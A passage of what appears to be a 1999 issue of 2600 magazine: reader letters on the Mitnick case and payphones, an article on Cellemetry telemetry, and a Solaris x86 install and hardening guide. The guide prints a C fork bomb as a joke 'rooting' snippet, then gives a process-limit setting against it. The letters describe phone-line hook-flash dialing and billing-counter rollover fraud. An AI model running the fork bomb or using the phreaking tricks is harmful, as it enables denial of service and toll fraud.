Well, that may be so but it's doubtful all of us are going to rally behind any one ideal or document. There is always going to be some level of dissent in any group of individualistic people. As for our alleged hypocrisy, consider this. We encourage responsible behavior but acknowledge that people don't always act in the most responsible manner. However, there is a level of degree and a minor offense is simply not the same as a major one. We defend people who create a little mischief with no ulterior motive or whose actions have hurt no one. We don't defend criminals as we define them - but that doesn't mean that we want all criminals to rot in prison. Everything has an order of magnitude and the mere fact that we have to even talk in terms of imprisonment and criminal records for harmless trespassing and minor pranks is incredibly disturbing and indicative of a society heading in a bad direction.

Dear *2600:*

I was disappointed with the article on hacking the AS/400. First off, the article should have been entitled, "Getting Started With the AS/400." All points mentioned were basic AS/400 usage. I work for an IBM AS/400 consulting firm who is totally brainwashed with IBM propaganda. The IBM is a machine that is supposedly a "secure" machine. IBM is trying to push the AS/400 into the web realm by declaring it the e biz machine. I can't stand the thing, just a big clunky database box running Domino. I guess I was hoping to have read an article that totally exposed holes in the AS/400 system in regards to web integration. I challenge anyone out there to find holes in the Domino and in the AS/400 in general. I doubt any can be found. I hope I am wrong.

M0leBrain

Dear *2600:*

Goldstein, let me start by saying what you've done with *2600* is honorable. It must have taken a lot of work and dedication to get this far. Now that you're here and seemingly alive I must express my views in hope of making a difference for the better.

Your content is biased, you want all of us to think just as you do, when in fact your views and opinions should be just that, *your* views and opinions.

Allow me to make an observation if I may. While reporting the Mitnick case you never once looked at it from the point of the prosecution, the case most likely *has* been corrupted by media and opposing powers. You've told us as much. But do you really think your loyal readers are going to feel as committed and genuine about the whole thing if the "answer" is so obvious? No, we wont. And if you can't get us (the very foundation of the publication) to feel strongly about the Mitnick case, what chance do you have with the rest of society? You can't be biased towards the judicial system just because you think they are being biased towards Mitnick. That will get us nowhere. In fact it is counterproductive.

You've got the power, you have the readers, eyes are on you, now make the most efficient use of it. Print more manuscripts, more cold hard facts and let us do the math. You're bastardizing our cause when you allow us to only see things from your view. Instead of instilling *your* mindset, instill the facts and let us come to our own conclusions. Isn't that the very essence of hacking anyway? We all learned to tie our shoes surely we can connect the dots.

cookiesnatcher

Unless you're speaking to us from a meeting of all 2600 readers, what you say here represents your opinion and not necessarily that of anyone else. Presume the same thing about us when you read one of our editorials and presume the same when you read an editorial in a newspaper. Everything is colored by opinion and if we don't present our opinion in our own pages, where else will it appear? If we're not presenting specific facts fairly, we'd like to hear about it but with regards to the Mitnick case, we believe we show the opposing side quite clearly. That, in fact, seems to be the strongest point in our favor.

Free Kevin

Dear *2600:*

Last night I was watching a little television, and on came *Felicity*, a silly soap opera kind of thing about college students. One shot was in a guy's dorm room and on the wall, right behind the star's head, was a "Free Kevin" sticker, bright as day. Made my day, and almost made me like TV.

crypto

Lots of people wrote in with this news which was pretty gratifying. It means the word has gotten out and people are noticing. We hope to see the stickers show up in other interesting places.

Dear *2600:*

I just wanted to say that I think the Free Kevin demonstration in San Francisco was a great success. I am from Anderson, CA and had visited your site the day before the demonstrations started so I talked my mother into taking me to the one in San Francisco which is some 200 miles from where I live. It took us about two hours to get there and then after wandering around the city for about an hour an a half I finally found where the demonstration was. Anyway, the point is that I got there about an hour late but informed at least 150 people of who Kevin was.

Lord Maestro

To drive 200 miles each way to take part in this is really something to be proud of. Kevin was especially thrilled to hear your story. From Moscow to Los Angeles, a lot of people in 15 cities stood up to express themselves. Nothing demonstrates how much our community has grown more than this simple and courageous action.

Dear *2600:*

I support Mitnick and am proud to say that I try to spread the word as much as I can, but I would like to express that he is not the only one. His case is one of outrage and he has served so much more than he should have, but there are other cases of this nature. Take for instance the case of Mumia Abu-Jamal (http://www.mumia.org) who has been on death row for 17 years, and he didn't even do a fucking thing! That is injustice. Free Kevin, Free Mumia!

Brother Inferior

Undoubtedly we'll get letters countering your point of view. But the interesting thing is that when you experience massive injustice that's close to home as the hacker community has with Bernie S., Kevin Mitnick, and others, the natural reaction is to listen a little longer to other stories from other people and communities. Such injustice actually has a unifying effect and the more it happens, the more people will start to take it seriously and listen when they otherwise may have dismissed it outright. When you see how law enforcement, federal agencies, and large corporations have lied and distorted facts in hacker cases, it becomes a lot more believable that they would do the same in a case like Mumia's. In that way, every instance of injustice erodes our confidence a little bit more - something the authorities should take seriously.

Dear *2600:*

I've been reading your issues and going to your site a while now. Never missed an issue since 15:1. Anyway, I was scrolling through the page, looking at hacked sites, and I came across "Sun giving away $80 million source code!" I have never lost so much respect for a company so fast. How can they claim that and the judge not toss it out? I guess you're right, Mitnick is getting screwed.

Fire Drake

It's amazing how quickly the damages went away when people started asking questions. It's too bad it took over four years for the questions to be heard.

Dear *2600:*

Let me start off in saying that everyone is right and wrong at one time or another (that's the price of having opinions).

OK, Kevin Mitnick, he got what was coming to him. He broke the law and got caught. You can't honestly expect someone who gets caught to get let off with a slap on the hand. Don't get me wrong. I fully support Kevin.

What I don't get is the way the U.S. government treated Kevin. He was imprisoned four years without a trial. His lawyer was left little or no time to prepare for the case. He was going to get convicted any way you put it. However, I find that the U.S. government is getting to be unlike China in their dictatorial manner in dealing with "cybercrimes."

In conclusion, he got caught. He was prosecuted. Now he's going to prison. Wake up, it's the process.

Skyppey the Hyppey
Canada Eh!

Waking up is the problem - once you do that you realize how incredibly screwed up this "process" is. If you honestly think anything in Kevin's case came remotely close to being a "slap on the hand," there's probably nothing we can say to convince you otherwise. Keeping a nonviolent offender who caused minimal damage in prison for five years shows a callousness and a real abuse of authority in this selective prosecution. We hope that this crime is remembered as the true crime of this whole unfortunate incident.

Dear *2600:*

I purchased one of your issues a while back out of idle curiosity. I found it to be quite dumb. It was oozing with sarcasm and gave way to a very condescending tone towards most of your readers who had taken the time to submit you letters. A word of advice if you would like to keep subscribers: if you think what they wrote you is foolish or idiotic, then don't print it in your magazine. Pissing people off, ignorant or not, does not win you any awards.

As for this Kevin Mitnick trash, I don't believe he should have received such a harsh sentence either, but that is an issue to deal with the justice system in general and not just one foolish person who thought crashing computers would be entertaining. I believe our justice system is screwed up for the most part, but this Mitnick fellow's actions were only meant to hurt others. He did it for fun, too. I have nothing against throwing malevolent people such as Mitnick in jail and I don't see why any other respectful citizen of this country would either.

Here is a simple ideology for you: respect others and just maybe they will respect you. Now doesn't that sound almost like the golden rule your grandmother taught you? Maybe she really did know a thing or two.

Joe Blow

It doesn't surprise us that someone who doesn't get sarcasm would have trouble with the concept of justice as well. Please analyze the facts before you spout off - there was no crashing of machines and no actions "meant to hurt others." Don't believe us - look at the court records and see what he was actually charged with.

Foreign Phones

Dear *2600:*

I finally got my hands on a copy of your magazine. I'm 16 and have been into the network security scene since I was 12. I live in India and I refer to a letter from Pabst in 16:1.

Our pay phones are like any other pay phones you would expect. Coin operated - they accept 1 rupee coins - rupee is our local currency. (1$ = Rs. 40.) I'd like to say that corruption in the pay phone business is not as "rampant" as he claims. What he is referring to is what we call a PCO (Public Call Office). They are recognized by the local phone company and are electronic. You make your call to whoever or wherever and a display will tell you how long you've been talking for and how much money you owe the owner of the store (which he will give to the phone company probably keeping about 1% as profit or something). But in any case, the rates are standard.

Thanks for a great magazine. You guys should consider distributing to India. I picked up my copy from Singapore (Tower Records).

Psychedelia

That's quite a hike. And here people complain if they have to walk down the block to find an issue.

Dear *2600:*

On 15:3 back cover, if you look closely, there are some words written on the telephone in the upper right corner (the red one). The words are, of course, in Cyrillic alphabet and it says "PARNI PIVO CIKLODOL" which could be roughly translated as "drink beer with ciklodol" (where ciklodol, judging by the name, is some kind of pain reliever or something like that). This mixture is basically considered as a light drug (something like sniffing glue but stronger and more dangerous). In my country, they used to drink beer and Trodon or Apaurin capsules to produce similar effects like light drugs.

The 16:2 back cover shows two telephones from my country (Yugoslavia). They are not so different - they basically accept coins marked A, B, and C (because of the inflation it was impossible to keep up with regular coins) which can be obtained in every post office. The coin marked "A" lasts five impulses, "B" 25 impulses, and "C" 50 impulses (because of high probability that you will lose your coin these were rarely used). The gray telephone has an additional device that accepts telephone cards. There are four types of cards - "A" (100 impulses), "B" (200 impulses), "C" (300 impulses), and "D" (400 impulses). Actually, because the risk of losing your card (either by having it swallowed by the telephone or if the telephone erased all of your impulses) was high, for C and D cards I often got a warning from post office clerks not to buy it because they will not give me another card if the telephone swallows it. These telephones use impulse dialing, not tone dialing. They are usually accepting incoming calls without any problems (you just have to know the numbers - the numbers are public but often hidden beneath the dirt or stickers; they were actually written on each phone).

Here is a not so great but very useful hack back from my army days (I served one obligatory year in the Yugoslav army back in 1989, just before civil war started there). We had found a telephone in some distant room but it was locked (actually just the dialer was locked). Since all telephones were using impulse dialing, I was able to dial any number just by fast pressing and releasing of the hook button. For example, number 5 could be described as five fast pressing and releasing the button. 0 was 10 times. Between the numbers you just had to make a little wider time interval.

Another great hack I heard in my country was exploiting the "feature" that telephone offices had where physical counters that went up to 999999 impulses would then reset to 000000. So if you spend, let's say, 1,000,001 impulses, they are going to charge you for just one impulse. Maybe you think that in a one month period (amount of time between when the clerks looked at the counters) one cannot make enough phone calls to spend a million impulses. It is possible (chatting on an Australian BBS the whole night was just a keypress away...).

MD_Yugo_NSM

On the subject of our foreign payphones, it's interesting to compare the differences and similarities in writing between Kazakhstan (15:3) and Uzbekistan (16:1).

Conspiracies

Dear *2600:*

I decided it was time to ask this question about my modem. Whenever it dials anything, as it's making its standard connecting data noises there's a subtle ringing in the background at the same time. It's as if it were dialing two things at once. I tried other modems and they don't do it. It's been going on for a very long time. It's nothing new. What's up? Am I being monitored? Do I finally have a reason to be ravingly paranoid?

name withheld because I can't think of a good one

While we will never dismiss outright the possibility of a massive conspiracy, there are other possibilities. It could be a unique sound generated by your modem. It could be more sensitive and amplifying crosstalk better than the other modems. Listen to the line quality and see if you hear anything weird. Also, try that modem on other phone lines and see if you hear the same sounds. If all else fails, you can always do something incriminating and see who shows up. That almost always works.

Dear *2600:*

Today I was looking to rent the movie *Hackers* from my local video rental store and to my dismay, they didn't have it at all. I went across town to an identical store and they didn't have it either. At this point I was getting suspicious. Why would a video store have so many old and, in my opinion, bad movies, and not have this one movie from less than five years ago? It seemed a little too weird to be a coincidence. I checked two other video stores in my area and after about an hour of searching found it at a Blockbuster. I may just be paranoid but it seems weird that a movie about a group of young "computer enthusiasts" such as ourselves would suddenly disappear from video store shelves soon after Clinton declared war on "cyberterrorism." My friends think I'm just being paranoid, but I can't shake the feeling that all such media will slowly be swallowed by the abysmal vortex of ignorance and the public will be uneducated as to the essence of hacking and will only live with the terrible misconception that is infecting our society. I just thought I would let you guys at *2600* know about this, as it could soon become a problem.

FeuErWanD

You can blame Clinton for many things but not finding "Hackers" at your local video store probably isn't one of them.

Dear *2600:*

Microsoft bought DOS for $50,000. They stole Windows from Apple. I just thought you would want to know.

namib1234

We're on it.

Dear *2600:*

I know I am taking my chances by writing to a hacker. But what the heck. There isn't anything that you can do to me that hasn't already been done. And all I have is a web TV anyway. I got this web TV a year or so ago after listening to an advertisement on the Art Bell show. Soon after I got it I found out that every local radio station that has a talk format and other national syndicated radio programs of the extreme right wing were hacking into my web TV. I have no idea how they were doing it. But I've pretty much proven that they have the ability to monitor your e-mail that you are writing before you ever hit the send key. For this reason I think that the real story of what is going on in the computer scene these days will never reach the ears of the average Joe who gets his propaganda from the radio and media such as TV and newspapers. And for that reason I can appreciate what some of these hackers I read about are doing in order to bring the public's attention to what is happening. What we need here is a hacker's war. We need to get some good hackers who are on the side of privacy to hack and disrupt and give a good dose of their own medicine to those in the media and talk radio who are using hackers themselves to harass and invade the privacy of private citizens. If their philosophy is "the ends justify the means," then this should be our philosophy also. Especially when their ends are to destroy people who they do not like for mere political or religious ends. Do you agree? If you would like me to give you information on which radio talk show hosts are doing this I would be glad to help you. Let me just point out that there is a certain radio personality that is known everywhere who makes political hey when somebody eavesdrops on Newt Gingrich but is the first to point out that the constitution does not give the right of privacy. You know what big fat guy I am referring to.

It seems to me that the only way radio will ever be cleaned up is if they regulate it the way it used to be and make it so that one company cannot own a million stations the way it is today. This is a worthy hacker war. To me this is better than hacking corporations or big businesses. In my view, personal privacy is what hackers should be trying to bring to everybody. And the enemy is talk radio and the media. They hack my site regularly and so I give them an earful and post e-mail messages for them to read. My messages speak for themselves. But beware there is a good dose of propaganda and deceit of my own in them. So take them with a grain of salt. I truly am somewhat of a psychic and can read minds. But that is not really the way it works. A psychic doesn't read minds unless you understand that there is consciousness in the heart as well as in the brain. And a psychic reads people's hearts and has no idea what is going on in their head. A psychic connection is established when what someone else is doing is or will effect in some way the person who is psychic. So there are very few people that a psychic mind reader actually can probe. It is absolutely nothing at all like what is portrayed in such science fiction shows as the old *Babylon 5,* etc. Just because something is in someone's heart to do doesn't mean that it will happen. On the contrary, talking about it openly and in public will often make it not happen. People who call themselves prophets often fall into the trap of trying to make predictions based on what they sense in the hearts of people. Saying this, I can tell you that there are now people who are thinking about using ISP's not only to monitor people's e-mail and messages, but also to keep certain messages that they don't want to be sent, i.e., messages that tell other people what they are up to, from ever reaching the people who their e-mail was sent to.

ghostriter

You sure got our attention. We'd really like to know how the right wing talk shows are hacking into your site. Maybe you'll tell us in the next installment.

Dear *2600:*

Can I file a restraining order against the government? They are always following me.

john doe

You are the government. Next time you see anyone following you, be sure to tell them this while running and flailing your arms. Works for us.

Discoveries

Dear *2600:*

I found this phone number off my war dialer, 810-720-0237 - it's some kind of SCO system, which I'm not sure exactly what it is. I logged in as root and it gave me access to just about anything. The reason I am writing to you is because I really wasn't sure what this was and what I should do with it. I'll probably end up trying to get ahold of them and tell them about it.

Weber

You might also tell us how you happened to just login as root and what "just about anything" was.

Dear *2600:*

Just wanted to let any Angelfire members know that transferring their files via FTP can be dangerous, as their server, ftp.angelfire.com, allows anonymous access to the incoming directory.

Also, what is at 1-700-555-4141?

EKo

The files in that directory are also constantly changing as angelfire deletes them after around 15 minutes. 700-555-4141 is the number to call to find out what your long distance company is. We have yet to find a corresponding number that tells what your regional company is.

Dear *2600:*

I don't know if anyone else noticed this, but in Zenstick's article about Internal Hacking in 16:2, he said that he worked for a company that he called JCN. If you move each letter back by one in the alphabet, it becomes IBM.

admintemplate_

Dear *2600:*

The other week I was at Tower City, a mall here in Cleveland. My friend needed some cash, so we stopped by the ATM. She put her card in, got halfway through the transaction and the ATM crashed! The screen went black for about two minutes, then it rebooted. I watched the screen as it rebooted, hoping to learn something interesting. One thing I noticed that seemed odd was that it said it was running OS/2, yet it was copyrighted 1998 by Microsoft. I remembered OS/2 as IBM's competitor to Windows/DOS and that it died about six or seven years ago. Also, all our registers at my work (Kinko's) run on OS/2.

finn

Since Microsoft assisted in the development of early versions of OS/2, this isn't too surprising. Point of information: OS/2 was meant to replace DOS and predated Windows 3.0 by at least a couple of years.

Continued on page 48

An Overview of Cellemetry

by Jinx
Jinx@grapplers.com

Telemetry: A method of remotely controlling a device, gathering data, taking a measurement, or providing information using a short message burst and not requiring the physical presence of a person.

Cellemetry: A wireless telemetry technology designed to monitor, control, and track anything that is worth being monitored, controlled, and tracked. In other words, just another toy to keep Big Brother watching us, and to help more companies become Big Brothers as well.

Cellemetry was developed and patented by Bell South Wireless Inc., although it is actually a joint venture by Bell South and NumereX Corp. It was specifically designed for transmitting small amounts of data to and from remote devices. Vehicle tracking, alarm monitoring, asset tracking, remote control operations and utility meter monitoring are just the tip of the iceberg. With this technology, vending machine operators would actually be able to remotely check your office snack machine to see if it needs restocking. If they were too lazy to call the machine, they could have the machine automatically page them when more Twinkies were needed. Or say you forgot to pay your electric bill for two months. It would be possible for the electric company to send a little message causing your service to be disconnected. Meter readers would be obsolete too as this information would be automatically sent to the electric company every billing cycle. Not only that, but a tech could shut down an entire power grid from his PC if an emergency should arise.

Cellemetry devices can not only monitor the status of equipment and perform remote functions, but they can also track all types of mobile equipment and assets using GPS (Global Positioning Systems). This includes automobiles, armored trucks, railroad cars, planes, bulldozers, forklifts, trailers, barges, television camera equipment, cash machines, you get the picture. Cellemetry applications work with GPS to let you know exactly where your shit is at any given time.

Cellemetry needs three items to serve its function. A Cellemetry radio or CRAD for short, a Cellemetry gateway connected to a cellular switch, and a computer host to receive and process information sent by Cellemetry. The CRADs are manufactured by Standard Communications and Ericsson and cost about $100 apiece. A Cellemetry customer must have the proprietary software to access their data from the CRADS. Specific software/hardware packages are manufactured by different companies depending on individual needs. Current application packages include: Highway Master (used for tracking commercial trailers), Telemetrac (allows remote monitoring for photocopying machines), OmniMetrix (used to monitor emergency power systems in case of grid failure), Aercom (all types of asset tracking), Orion (for monitoring cable TV outages or to perform maintenance without a site visit), and several other applications which are either available or being developed. The customer uses this software to call the gateway and once connected, will have several options to have their CRAD paged. Once paged, the CRAD will register at the nearest cellular provider and will trigger a registration notification which is sent back to the gateway via the network. The gateway receives the registration, removes the data, and issues a registration cancellation back to the cell provider via the network. So now that the data is at the gateway, it either stays there until the customer receives it, or it is sent to the customer's host computer immediately. You cellular wizards will recognize this process as "roaming registration."

Cellemetry service operates just like a roaming phone operates in the cellular system. A roaming phone sends its MIN and ESN via a control channel back to the home system to validate service. The only difference between a roaming phone and a CRAD is that the CRAD's MINs are specially assigned so that the MIN and ESN are routed directly to the Cellemetry Service Bureau (CSB). The MIN identifies the radio to the bureau and the ESN holds the message (up to 32 bits). The CSB processes the data and stores it or reroutes it depending on customer needs.

So now you know how Cellemetry works, but how is it used? A Cellemetry device can operate under one of two modes: modem mode and meter mode. In modem mode, the CRAD acts only as a modem, passing information in both directions. The CRAD is connected to an external controller that would decide if there is a real need to act on the information it received. If it feels there is a need for response, it will relay a message back to the Cellemetry system. The message will be contained in the ESN of course.

In meter mode, the CRAD already has the required onboard intelligence to act independently so no external controller is required. Meter mode operation could be handled in two different ways. The CRAD could collect bits of information that could indicate data such as meter reads, copy machine count, number of snacks in a vending machine, etc. This mode of operation would be used anywhere a count needed to be monitored. Messages would only be sent when paged by the Cellemetry system. In the second subset of operation under meter mode, the CRAD is set to send the message automatically at a certain specified time. The gateway would collect information and report it to the customer at the customer's designated time (next business day, end of month, etc.). This mode is what utility companies would use to monitor your usage. If an immediate meter read was needed, a MIN page would be sent out corresponding to the MIN of the meter that info is needed on. There could also be another function assigned to the CRAD which, when activated remotely, could deliver a pulse to a certain device in the meter that could cause your service to be cut off.

So how well will Cellemetry function in the real world? For one, you're talking about a wireless form of communication and no matter how far cellular technology has come, it is nothing to marvel at. The design of my apartment building makes cellular service practically impossible from within the complex and the electric meters are in a basement-like area. I'd like to see a CRAD operate down there. However, Cellemetry Data Services boasts of their "Cellemetry Network Surveillance Center" which will basically make sure all your messages get through and if one message fails, a redundant system will try another way to get it through. They even offer you access to their gateway using a variety of protocols including TCP/IP, UUCP, or CDMP. Access to your Cellemetry system can be done right through your laptop. And believe it or not, the Bureau even has its own fail-safe software (not fail-proof, but fail-safe). Cellemetry never uses regular cellular voice control channels to transmit info. Instead, it uses any excess capacity in the AMPS analog control channel to send a message between the gateway and remote devices. There are 832 channels in the AMPS system and they're split up between the two competing cell carriers in each market. Twenty-one of these channels are used as control channels. Cellemetry data actually yields priority to regular cellular traffic, meaning that if there is too much cell traffic, no message will be sent, or rather, it will be sent later.

You're probably thinking, what if all these CRADS decide to send their data all at once causing an enormous data collision? From what I've gathered, the CRADS are programmed to respond randomly so you can rest assured that this month's meter read will get through and your electric bill will be right on time. And despite its real and theoretical drawbacks, you can bet your ass that corporations and agencies abroad already have an eye on this technology and are probably signing contracts as you are reading this article. Look for utility companies to implement this first, followed by cable companies, trucking fleet managers tracking their trailers, farming and agricultural folks looking to monitor crops, and I'm sure police and government agencies will find a use for it eventually (if they haven't already).

Some of you may choose to see the dark side of all this, and I can see it too, but I'm one of those guys that can see holes like Swiss cheese in this concept. Since the Cellemetry device is basically a modified cell phone that remotely controls a device, with access available by computer, you can just imagine what the future of hacking looks like. For those of you clueless people, think gateway, think connecting using TCP/IP, think remote access to public utilities and cable networks using a cellular channel, think about seizing a power grid in Florida from your laptop in California (no, don't think about that, bad hacker). Or if you choose to see the glass as half empty, then think about the eye in the sky watching us, think remote monitoring, think control and loss of freedom. Although it's one step closer to 1984, I can't help but think of all the possibilities we may have to hack our future. Big Brother may be watching, but fuck him, he's just a peeping tom. We can either try to shut the blinds tighter or chase him down the street with a butcher knife in our hands. All meter readers take heed, for the end is near.

For more information visit www.cellemetry.com.

SOLARIS x86 FOR PLANTS

by Javaman

Back in the day, when I was a youngin' hacker, I used to social engineer shells out of universities in the hopes that I could gain some experience on the magical and mysterious operating system known as UNIX. Documentation on this "cryptical envelopment" was difficult to come by at my local library, and I was forced to rely on short text files downloaded at 300 baud over a local BBS. Many of us rejoiced when Linux became widely available - the concept of having a UNIX workstation on your desk that you could play with without the fear of being forcefully removed from the box.

Even though Linux is widely available and supported in the community, it is not the end-all be-all when it comes to learning UNIX. If one's goal is to eventually... ahem... remotely administer a box, it would be a good idea to become familiarized with some of the more popular operating systems. As of today, Linux does not make up the majority of UNIX presences in universities and corporate America. In addition to that, Linux has so many underlying differences (including between distributions) as compared to other *NIX flavors, that a good deal of knowledge garnered from administering Linux cannot be ported over to other operating systems, such as pure BSD or pure SVR4 OSes. This is where Solaris x86 comes in.

Solaris x86 is just that. Solaris for the x86 platform. Except for the OpenBoot system (Sparc platform PROM firmware - think of it as kinda like BIOS on crack), Solaris x86 is the same as Sparc Solaris. Now, for the cost of shipping and media (See Footnote 1), or, for those who prefer to do illegal things (note: I am not condoning this action. I never suggested it, either.), the cost of a blank CD-R, it is possible to acquire this OS of OSes for experimentation on the home PC. This article concentrates on the installation, adding basic functionality, and elementary security issues surrounding Solaris x86. In addition to that, the assumption is made that the reader has already used some form of UNIX operating system. If you are reading this article in the hopes that I will give out source code for rooting a Solaris box, well... here you are:

```
#include <unistd.h>
void main()
{
while(1)
        fork();
}
```

Installation

I am going to assume that the box that you, the reader, are installing Solaris on is going to be a Solaris-Only box. Don't be a bitch and dual-boot it. Sink or swim, and install one OS on the machine. I would like to make a note, however, that Solaris does include a boot loader which is capable of running two separate OSes on the same hard drive.

The following are the statistics regarding the system upon which I installed Solaris x86. This machine resides behind a private network, with a BSD-based router, which is rather secure.

Processor: P120
Memory: 64 Megs of RAM

Video: S3 Virge/DX, 4 megs RAM
Storage: 6.4gig IDE, 32x ATAPI CD-Rom, 3 1/2 floppy
NIC: 3Com 3c-509b (10bT PnP card)
Sound: SoundBlaster 16
Stickers: Grateful Dead

Before doing anything, unplug your system from the Internet. Paranoia is a good thing. Just like installing any other operating system, a boot floppy has to be created. Grab the floppy image from http://access1.sun.com/drivers/ and either dd or rawrite the file to a blank disk. Insert the CD into the drive, the floppy into the machine, and reboot the box. The majority of the installation is, for the most part, an enjoyable experience. The OS autoprobes your hardware. Since my equipment is standard (old), no difficulties were encountered in this stage. If you have a network card in your machine, as I did, you will be prompted to give the machine a name, an IP address, and a Gateway. Assuming life is smooth sailing until this point, you will soon be prompted to... partition your drive.

Partitioning Your Drive

This is where I made a majority of my mistakes. I reinstalled Solaris several times, and placed several calls to my mentor, Vaughn, before I was able to figure out the optimal partition sizes for my drive and my uses. Now, these numbers fit very well for my uses: few users, little mail, not many 3rd party packages, and low stress for upgrading.

Device	Mount Point	Size
/dev/dsk/c0d0s0	/	256 Megs
/dev/dsk/c0d0s5	/usr	1024 Megs
/dev/dsk/c0d0s1	/var	384 Megs
/dev/dsk/c0d0s7	/export/home	Whatever was left (about 2.5 gigs)
/dev/dsk/c0d0s6	/opt	2048 Megs
swap	/tmp	284 Megs

Keep in mind that these are suggested values. They are based off of taking Solaris's suggestions, and tacking on a couple of hundred megs. I realize that the root partition may seem a bit excessive, and really should be combined with the /usr partition, but in this installation, I kept both separate. In addition to this, the /export/home partition is very large. Since the /opt and /export/home partition are next to each other, if worse comes to worse, I can move a gig from the latter over to the former. Now, if you are paying attention, you may be asking yourself what is the purpose of /opt. Rather than sticking all the add-on packages in /usr/local, it is somewhat customary to place the software in /opt. More about this will be discussed later.

Final Notes on Installation

Solaris will ask if you wish to do a minimal, custom, or full installation. I recommend you perform a full installation, since chunks of the OS can be removed later (e.g. Asian language support, PCMCIA support, etc.).

Basic Functionality

Step 1 • Log in as root.

Step 2 • Networking. Setting up static routing may be a good place to start. Create a file under /etc called "defaultrouter" containing the IP address of your router. This is rather simple. The contents of my /etc/defaultrouter file looks something like this:

```
192.168.1.1
```

A machine connected to a network is practically useless unless it can resolve domain names. Just as with linux, you must create a file under the /etc directory named "resolv.conf". The contents of this file looks like this:

```
nameserver          ip.of.your.nameserver
nameserver          ip.of.your_other.nameserver
```

Solaris does not yet look to this file to convert domain names into IP addresses. Open up the /etc/nsswitch.conf file in vi, and change the line:

```
hosts: files
```

to

```
hosts: files dns
```

Step 3 • Symlinks. As I mentioned earlier, it is somewhat customary to install third party software to the /opt directory. Many GNU packages, however, want to be installed to /usr/local. The remedy is to make a symlink so that /usr/local points to /opt. Problem solved.

Step 4 • Basic Software. Solaris is a commercial package, with a companion commercial C compiler. This product is sold separately. Considering the fact that at this point in the game you probably do not have a C compiler, it would be a good idea to start adding in precompiled packages and the like. Keep in mind that no GNU utilities, namely gzip, gcc, gnu make, and other nifty gadgets are available to you as of this moment. Fortunately, Solaris does provide you with a somewhat functional web browser in the form of HotJava. Point the browser over to www.sunfreeware.com, and start downloading. Specifically, to get started, you will need gcc, libstdc, unzip, and eventually perl, tcl, and tk. Keep in mind that these files are packages. They do not need to be compiled. Unzip each file and use the pkgadd(1M) command to add the software to the system.

It's time to grow up now and install the tools you need by hand rather than by having them handed to you in a distribution. You will quickly realize how much useless trash you had on your previous boxes after you download each of these files over a 28.8 modem.

Basic Basic System Security

Locking down from the Outside:

I personally am a very paranoid person. I have my girlfriend try a piece of my food before I start devouring it to confirm that there is no poison involved. She thinks I am being cute... anyways, what was I saying? Ah yes, avoiding the cyberassassin's bullet.

Very few, if any, operating systems are secure, directly out of the box. I highly recommend killing inetd until you are fairly certain that you are secure from outside attacks. Begin by turning off unnecessary services in /etc/inetd.conf by placing a # in front of them. If you are going to be the only user on the system, and you do not need to remotely log in, comment out all lines in the /etc/inetd.conf. If the outside world must connect to your box, install SSH, aka Secure Shell, which will provide increased security over the transmission path and some IP filtering options. If installing SSH is out of the question, look into TCP Wrappers. TCP Wrappers, whose daemon name is tcpd, allows you to add IP filtering and logging functionality to any TCP-based network daemon, such as telnet, rlogin, and ftp.

For those pesky RPC-based services, which have next to no form of security, Secure RPC is distributed with Solaris. Rather than using standard RPC's method of user authentication, which is solely based upon the client's IP (AUTH_UNIX), Secure RPC uses an encrypted key pair which is also time dependent. What all this means is the authentication of the RPC call is secure, but all data sent afterwards is clear text. This will allow a bit more of a cozy feeling while running NFS based services.

But, if you are like me, and you do not need NFS functionality, or want to have anyone telnetting to your machine, disable the TCP and RPC daemons as stated above, and disable the NFS server by performing a cd into /etc/rc3.d, and moving S15nfs.server to _S15nfs.server. More on this later.

Locking down from the Inside:

Use common sense here. If this is a personal machine, don't let your friends have accounts here. Their machines may be owned right now, or they may not be the friends you think they should be. Make a list of all the suid programs on your box, and go through and decide what is truly necessary. In addition to that, it is possible to set up a partition so that no user can run a program where the suid bit was set. The following line is from my /etc/vfstab, the file where file system defaults are set.

```
/dev/dsk/c0d0s7  /dev/rdsk/c0d0s7  /export/home  ufs  2  yes  nosuid
```

Each of those fields should be tab delimited. The last data field, "mount options", allows you to set mount permissions such as no read-write and nosuid. For good measure, add this option to your /tmp slice as well.

The astute reader may have noticed earlier that the snippet of code stated was a fork bomb. Although not mentioned in the manual pages (at least not in mine), it is possible to set a maximum number of processes per user. Open up the /etc/system file and add the following line. Placement in the file is not critical.

```
set maxuprc = 50
```

I also disable sendmail and other utilities on my machine, as I do not receive mail on this box. To do the same, as root, cd into /etc/rc2.d. Either rm the file S88sendmail, or move it to another file, such as _S88sendmail. When the operating system switches to the run level 2, for example, it executes all the symlinks in /etc/rc2.d that begin with the letter S. While you are in that directory, it may be a good idea to get rid of S73nfs.client. I personally don't trust NFS functionality.

For an added measure of protection, or, more importantly, piece of mind, it is possible to enable process logging in Solaris. This will create files under the /var/adm directory from which it is possible to extrapolate a user's movements through the system. The main purpose of this feature is to properly bill people for computer time, but one tool could be used for multiple jobs. It is possible to enable this feature by making a symlink from /etc/init.d/acct to /etc/rc2.d/S22acct. Similarly, make a second symlink from /etc/init.d/acct to /etc/rc0.d/K22acct.

The reader may be asking him or herself, "What are all these symlinks floating around for?" Unlike BSDish OSes, where there are a few centralized files which define what processes start on boot (rc.conf, for example), System V R4 implementations are more dependent on the concept of run levels, or system states, to decide what processes to start when. Run level 2, for example, is the normal multiuser operating mode, while Run level 3 is started to enable remote file sharing. If the administrator wants sendmail to start when the system kicks into multiuser mode, he or she makes a symlink from the /etc/init.d directory, where all startup scripts are kept, to /etc/rc2.d. When the operating system switches into the specified run level, namely run level 2, it executes all scripts beginning with the letter K first, then those with the letter S. The two digits following the K or the S specify the order of execution (S22 comes before S67). With this knowledge, figure out how to properly take out the shutdown scripts (those that begin with a K) for sendmail and the other daemons that were disabled earlier. Hint: Look in /etc/rc0.d.

Before I leave this topic, it may be a good idea to mention buffer overflow exploits. There is one overflow that I know of in the current versions of Solaris, and I have seen an exploit for the bug written for Sparc Solaris 2.6. The file /usr/openwin/bin/ff.core did, at one time, have an overflow issue, and the file is setuid. It may be a good idea to keep this in mind if a large number of untrustworthy users will be poking around your system. A kernel option to disallow this functionality (running code out of the stack memory space, which is the main method by which a buffer overflow exploits a system) is present, but requires hardware support as well (read: Sparc Processors only).

Patching

The far majority of attempts to compromise the security of a computer system today is due to the multitude of script kiddies and their ubiquitous search engines. The fact is that these brats aren't going to get into your system if you catch wind of the advisory first. Turn off whatever is vulnerable, then wait for the patch to come out.

